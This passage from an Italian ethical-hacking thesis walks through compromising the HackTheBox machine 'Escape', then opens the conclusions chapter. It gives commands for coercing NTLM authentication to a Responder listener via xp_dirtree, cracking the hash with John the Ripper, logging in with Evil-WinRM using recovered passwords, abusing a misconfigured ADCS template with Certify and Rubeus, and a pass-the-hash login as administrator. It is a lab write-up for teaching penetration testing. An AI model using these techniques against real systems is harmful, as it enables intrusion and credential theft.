    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one s
tep)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
    mask_query                 - mask query

SQL (PublicUser  guest@master)>
```

Figura 6.7: Esecuzione dello script *mssqlclient.py*

command shell di Windows (`xp_cmdshell`). Purtroppo, però, ci si accorge ben presto di non avere i permessi necessari ad eseguire tali comandi.

Ricordando, tuttavia, che sulla macchina è presente il protocollo *netbios-ns*, sulla porta 139, si può pensare di sfruttare il tool *Responder* esaminato nella Sezione 3.2.3. Infatti, mandando un segnale tramite questo protocollo e mettendo in ascolto Responder, è teoricamente possibile carpire le credenziali con le quali il sistema proverà ad autenticarsi al nostro tool. In Figura 6.8 sono mostrati l'avvio e l'esecuzione del programma, che si metterà in ascolto sulla rete VPN alla quale siamo collegati e rappresentata, a livello di comando, dal flag `-I tun0`. Ora che il programma è in ascolto in modo corretto, è necessario far si che la macchina attaccata invii un segnale che venga poi propagato dal protocollo Netbios-ns, così da poter essere intercettato dal listener di Responder. Per far sì che avvenga questo si può far eseguire, all'interno della console collegata al server MySQL della macchina, il seguente comando: `exec master.dbo.xp_dirtree '\\10.10.14.41\any\thing'`. Con il comando `exec master.dbo.xp_dirtree` si intende cercare una particolare cartella all'interno del sistema che viene, poi, indicato nella seconda parte del comando. Il server MySQL, quindi, non riuscendo a risolvere il nome al quale deve essere inviata la richiesta, propagherà la stessa attraverso il protocollo Netbions-ns e il listener di Responder riceverà un segnale. Questo segnale consiste nel tentativo, da parte della macchina attaccata, di certificarsi alla macchina attaccante, consegnando, quindi, la password criptata e il nome utente (Figura 6.9).




Figura 6.8: Avvio di *Responder.py*

Da Responder riusciamo, allora, ad ottenere come nome utente *sequel\sql_svc* e la password criptata con algoritmo *NTLMv2*




Figura 6.9: Credenziali carpite tramite Responder

Prossima operazione da eseguire è, ovviamente, la decodifica della password criptata appena recuperata.

Questo tipo di compito può essere svolto agevolmente da un tool come *John The Ripper*, strumento software open-source per il cracking di password. Salvando, per prima cosa, l'hash della password in un file apposito (*hash*) e dandolo, poi, in input al tool tramite il comando `john –wordlist=/usr/share/wordlists/rockyou.txt hash`, è possibile ottenere la password decrittata (Figura 6.10). L'unico flag specifico del programma impiegato per

eseguire questa operazione è `-wordlist`, utile a definire quale wordlist deve essere usata per eseguire il *cracking* della password (in questo caso è stata usata la wordlist *rockyou.txt*).




Figura 6.10: Decodifica della password tramite John The Ripper

La password che si riesce a recuperare al termine della decodifica è *REGGIE1234ronnie*.

6.2 Foothold

Ora che si è entrati in possesso di queste credenziali, si può proseguire facendocisi strada all'interno del sistema, sempre con l'obbiettivo di ottenere i privilegi da User e poi da Root. Con nome e password trovati, ed essendo a conoscenza della porta 5985 aperta sul sistema, come scoperto dalla scansione Nmap, ci si può autenticare al Microsoft Windows Server. Sfruttando il tool *Evil-WinRM*, illustrato nella Sezione 3.5.2,si può effettuare il seguente comando che consentià di eseguire l'autenticazione sul sistema attaccato: `evil-winrm -i 10.10.11.202 -u sql_svc -p REGGIE1234ronnie` (Figura 6.11).




Figura 6.11: Accesso al sistema tramite *Evil-WinRM*

Avendo eseguito l'accesso, si ha la possibilità di esplorare più a fondo i contenuti delle directory di sistema. Proprio nel corso di questa esplorazione ci si imbatte, all'interno, della cartella `Users`, su un nome utente che potrebbe essere utile nel corso dell'attacco, ovvero *Ryan.Cooper*.




Figura 6.12: Trovato un possibile nome utente rilevante, ovvero *Ryan.Cooper*

Continuando nell'esplorazione del file system dell'utente a cui siamo riusciti ad accedere, si può individuare una nuova directory *SQLServer\Logs*, all'interno della quale è possibile individuare un file *ERRORLOG.BAK* (Figura 6.13).




Figura 6.13: File *ERRORLOG.BAK* trovato

Verificando il contenuto del file di log ritrovato, si possono individuare al suo interno le credenziali relative proprio allo user Ryan.Cooper precedentemente individuato (Figura 6.14).




Figura 6.14: Visualizzazione delle credenziali contenute all'interno del file *ERRORLOG.BAK*

Essendo ora a conoscenza che username e password per l'utente Ryan.Cooper sono, rispettivamente, *sequel.htb\Ryan.Cooper* e *NuclearMosquito3*, si può tentare un nuovo accesso al sistema, adoperando sempre *Evil-WinRM*, con il nuovo utente. Una volta verificato che l'accesso è avvenuto in modo corretto, possiamo navigare nella directory *Desktop* dell'utente e recuperare il flag *user.txt*, completando, quindi, la prima parte dell'attacco (Figura 6.15).




Figura 6.15: Accesso al sistema come *Ryan.Cooper* e recupero dello User flag

6.3 Privilege Escalation

Come per le macchine dei Capitoli 4 e 5, avendo acquisito i privilegi da Utente del sistema, il prossimo obbiettivo da raggiungere è ottenere i privilegi da Amministratore di sistema. Dato che l'ambiente in cui ci si trova a operare, in questo caso, è una active directory Windows,

si può pensare di utilizzare un tool come *WinPEAS* per cercare errori di configurazione o vulnerabilità che possano consentire all'attaccante di scalare i propri privilegi. Scendendo più nel dettaglio di *WinPEAS*, questo strumento è, per essere più precisi, uno script che ricerca possibili percorsi per innalzare i propri privilegi su macchine che operano con sistema operativo Windows.

Quindi, per poter utilizzare questo script, è necessario effettuare l'upload del file, contenente il programma, sulla macchina target; questa operazione si può eseguire sul terminale della macchina attaccata, tramite il comando `upload path-del-file/winPEASx64.exe` (Figura 6.16).

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> upload ~/Desktop/scripts/winPEASx64.exe
Info: Uploading ~/Desktop/scripts/winPEASx64.exe to C:\Users\Ryan.Cooper\Documents\winPEASx64.exe


Data: 2574336 bytes of 2574336 bytes copied

Info: Upload successful!
```

Figura 6.16: Upload di *WinPEAS* sulla macchina attaccata

Una volta effettuato l'upload del file, per avviarlo è sufficiente collocarsi nella cartella all'interno della quale è ospitato ed eseguirlo tramite il comando `./winPEASx64.exe` (Figura 6.17). Lo script in esecuzione procede, quindi, a effettuare tutte le scansioni previste e restituisce una grande mole di dati, resi facilmente comprensibili dalla colorazione data dallo script stesso; qualora si trovino informazioni che indicano gravi errori di configurazione, utilizzabili per innalzare i privilegi, queste anomalie verranno segnalate con colore rosso.

Figura 6.17: Esecuzione dello script *WinPEASx64.exe*

Esaminando l'output che ci viene restituito da *WinPEAS* non si riesce a determinare alcuna vulnerabilità che possa consentire di ottenere i privilegi da Root. Oltre a questo eseguibile, tuttavia, è possibile utilizzarne un altro, *adPEAS*, un tool in Powershell utile ad automatizzare l'enumerazione di Active Directory Windows e, quindi, più che adeguato, visto l'ambien-

te della macchina oggetto di questa campagna di hacking. Per eseguirlo la procedura da seguire è leggermente diversa da quella vista per il tool precedente; è necessario caricare sulla macchina obbiettivo il tool, operazione che può essere svolta eseguendo il comando `upload path-del-file/adPEAS.ps1`. Fatto ciò, è possibile avviare il programma tramite il comando `.\adPEAS.ps1`, facendolo seguire da un secondo, `Invoke-adPEAS`. A questo punto il tool inizierà il suo lavoro di enumerazione e scansione dell'active directory, segnalando, sempre con colore rosso, le vulnerabilità che possono essere sfruttate nella fase di Privilege Escalation (Figura 6.18).




Figura 6.18: Upload ed esecuzione dello script *adPEAS.ps1*

Esaminando i risultati restituiti dalla scansione eseguita con *adPEAS*, salta all'occhio un possibile errore di configurazione su un template per la certificazione degli utenti (Figura 6.19).




Figura 6.19: Individuata una possibile vulnerabilità nel template di certificazione *UserAuthentication*

Come si può vedere in Figura 6.19, nel template *UserAuthentication* è impostato un flag sospetto: *ENROLLEE_SUPPLIES_SUBJECT*. Inoltre è segnalato che l'utente *sequel\sql_svc* ha

tutti i permessi per poter modificare questo template (come da figura *Identity 'sequel\sql_svc' has 'GenericAll' permissions on template 'UserAuthentication'*).

Basta eseguire una rapida ricerca per scoprire che, legato a questo particolare flag, vi è una specifica vulnerabilità: *Misconfigured Certificate Template - ESC1*. Per sfruttare questa vulnerabilità sono necessari due file eseguibili, *Certify.exe* e *Rubeus.exe*, che consetiranno di creare un nuovo certificato e legarlo a un nuovo utente che avrà privilegi da amministratore di sistema.

Primo passaggio da eseguire è caricare sulla macchina il file binario *Certify.exe*, un tool scritto in linguaggio C# e utilizzato per enumerare e abusare errori di configurazione negli *Active Directory Certificare Services*, ovvero nei servizi di certificazione di Microsoft Windows Server che consentono alle organizzazioni di creare, gestire e distribuire certificati digitali per autenticare, proteggere e crittografare le comunicazioni interne ed esterne. Questo file eseguibile si può scaricare dal repository Github *github.com/GhostPack/Certify*.

Una volta scaricato, è necessario eseguire l'upload del file, fatto con le stesse modalità dei due programmi precedenti. Dopo essere stato caricato sulla macchina target, la prossima fase consiste nell'individuare il template vulnerabile; ciò è possibile eseguendo il comando `./Certify.exe find /vulnerable`. Fatto ciò, verrà individuato il template *UserAuthentication* (Figura 6.20).




Figura 6.20: Upload di *Certify.exe* ed esecuzione del comando per indivuduare i template vulnerabili

Avendo, ora, individuato con certezza quale sia il template vulnerabile, si può procedere a richiedere un nuovo certificato per conto di un amministratore di dominio, avvalendoci sempre di *Certify.exe*. Questo perché, come osservabile in figura, il campo *msPKI-certification-flag: ENROLLEE_SUPPLIES_SUBJECT* indica che l'utente, che sta richiedendo un nuovo certificato basato su questo modello, può richiederne anche uno per un altro utente, un qualsiasi utente, incluso amministratore di dominio. Si può procedere, quindi, alla creazione di un nuovo certificato da amministratore tramite il comando ripostato in Figura 6.21.




Figura 6.21: Creazione di un nuovo certificato per un utente *Administrator* tramite *Certify.exe*

Il formato con cui è restituito il certificato è `.pem`. Per poter continuare a sfruttare la vulnerabilità individuata si ha bisogno di convertire questo certificato in formato `.pfx`, così da poter adoperare il tool *Rubeus.exe*. Questo eseguibile, ottenibile dal repository Github *github.com/GhostPack/Rubeus*, è uno strumento sviluppato in C# che viene utilizzato principalmente per l'esecuzione di attacchi di tipo *kerberoasting*. Il *kerberoasting* è un tipo di attacco informatico in cui un attaccante può ottenere i ticket di autenticazione *Kerberos* di un account di servizio per decifrarli offline e ottenere evenutali password deboli. *Rubeus.exe* fornisce un'interfaccia da riga di comando che permette di automatizzare questo tipo di attacco. La presenza del protocollo di rete *Kerberos* è visibile già a partire dalla scansione Nmap nella Sezione 6.1 (porta 88).

Si può continuare, allora, con la conversione del certificato in fromato `.pfx`, prima salvando in un file apposito il certificato (`cert.pem`) e poi eseguendo il comando evidenziato in Figura 6.22.

A questo punto è possibile caricare sulla macchina sia il file `cert.pfx` che l'eseguibile




Figura 6.22: Conversione del certificato da formato `.pem` a formato `.pfx`

`Rubeus.exe`, sfruttando sempre il comando `upload` usato precedentemente.




Figura 6.23: Upload di `cert.pfx` e `Rubeus.exe`

Ora che è tutto predisposto, si può avviare Rubeus, richiedendo un *Ticket Granting Ticket*, abbreviato in *TGT*, per conto dell'utente *administrator*, sfruttando il certificato `cert.pfx`. Aggiungendo il comando `/ptt`, il ticket generato verrà applicato alla sessione di accesso corrente; applicando il flag `/getcredentials` si consente, invece, agli utenti di ottenere le credenziali di autenticazione dell'utente target (Figura 6.24).

Come si può notare in figura, grazie al flag `/getcredentials`, viene restituita anche la password criptata dell'utente *administrator*. A questo punto si potrebbe pensare di provare a effettuare il cracking dell'hash appena trovato sempre tramite un tool come *John The Ripper*. Invece di percorrere questa strada, si può provare ad effettuare un *pass the hash attack*, ovvero un attacco che consiste nell'eseguire l'autenticazione come un utente impiegando l'hash della password, anziché la password decodificata. Sempre tramite il software *Evil-WinRM* è possibile introdurre il nome dell'utente col quale ci si vuole autenticare e, tramite il flag `-H`, passare l'hash della password a lui relativa (Figura 6.25).

Il *pass the hash attack* ha avuto successo e si ha ora a propria disposizione una shell nel sistema con privilegi da amministratore. Non resta altro da fare, allora, se non raggiungere la directory *Desktop* dell'amministratore e recuperare il Root flag. Avendo, quindi, recuperato

Figura 6.24: Generazione del TGT tramite *Rubeus.exe*




Figura 6.25: Esecuzione del *pass the hash attack*, accesso al sistema come amministratore e recupero del Root flag

entrambi i flag, anche la campagna di ethical hacking relativa a questa terza macchina si può considerare completata (Figura 6.26).




Figura 6.26: Macchina violata con successo

CAPITOLO 7

Conclusioni

In questa trattazione sono stati esaminati con attenzione cosa sia l'ethical hacking, le radici nelle quali trova fondamento e quali siano le necessità e i problemi a partire dai quali ha iniziato a svilupparsi, mettendo un'accento su come tutto questo si rispecchi nella realtà odierna dal punto di vista economico e sociale.

Partendo, quindi, da un contesto generale, si è scesi più nello specifico della storia dell'ethical hacking, con i suoi momenti di svolta che hanno segnato importanti cambiamenti nel modo in cui, tuttora, usufruiamo dei sistemi informatici. Avendo definito cosa sia l'ethical hacking, il nostro sguardo si è rivolto alla figura dell'ethical hacker, cercando di capire le motivazioni che hanno portato alla definizione di questo tipo di figura professionale, oltre che al modo in cui opera.

Di tutte le tipologie di hacker etici che sono state esaminate, quella su cui abbiamo deciso di soffermarci è stato l'ethical hacker appartenente ad un red team, ovvero specializzato in sicurezza offensiva. Dopo aver analizzato con attenzione quali siano le varie modalità con cui può operare un hacker appartenente ad un red team, siamo scesi nei dettagli di come venga condotto un penetration test, ovvero un'operazione atta ad identificare, all'interno di un sistema informatico, quali siano le vulnerabilità che potrebbero concedere, ad un evenutale attaccante, la libertà per entrare nel sistema.

Per poter mettere in pratica i concetti teorici introdotti fino a quel momento, sono state illustrate tre campagne di ethical hacking rivolte a tre macchine virtuali fornite dal sito HackTheBox, differenti sia per difficoltà sia per sistemi operativi utilizzati e vulnerabilità da cui erano affette.

La prima macchina, chiamata *Soccer*, è una macchina basata su sistema operativo Linux che ospitava un web server. Questa macchina ci ha messo faccia a faccia con alcune vulnerabilità ed errori di configurazione molto spesso presenti in siti web reali; infatti, per poter avere un primo accesso al sistema, abbiamo sfruttato la possibilità di effettuare l'upload, nel sistema attaccato, di una reverse shell che ci ha consentito di ottenere una prima porta di accesso al file system della macchina. Sempre nel corso di tale attacco è stato necessario eseguire una *blind SQL injection* per poter ottenere ulteriori informazioni sulla macchina nonché ottenere il controllo del livello utente del sistema. Infine, nel corso della fase di Privilege Escalation, grazie ad un ulteriore errore di configurazione nel web server, è stato possibile caricare una nuova reverse shell che avrebbe consentito, una volta avvenuto il collegamento, di ottenere i privilegi da Root sulla macchina.

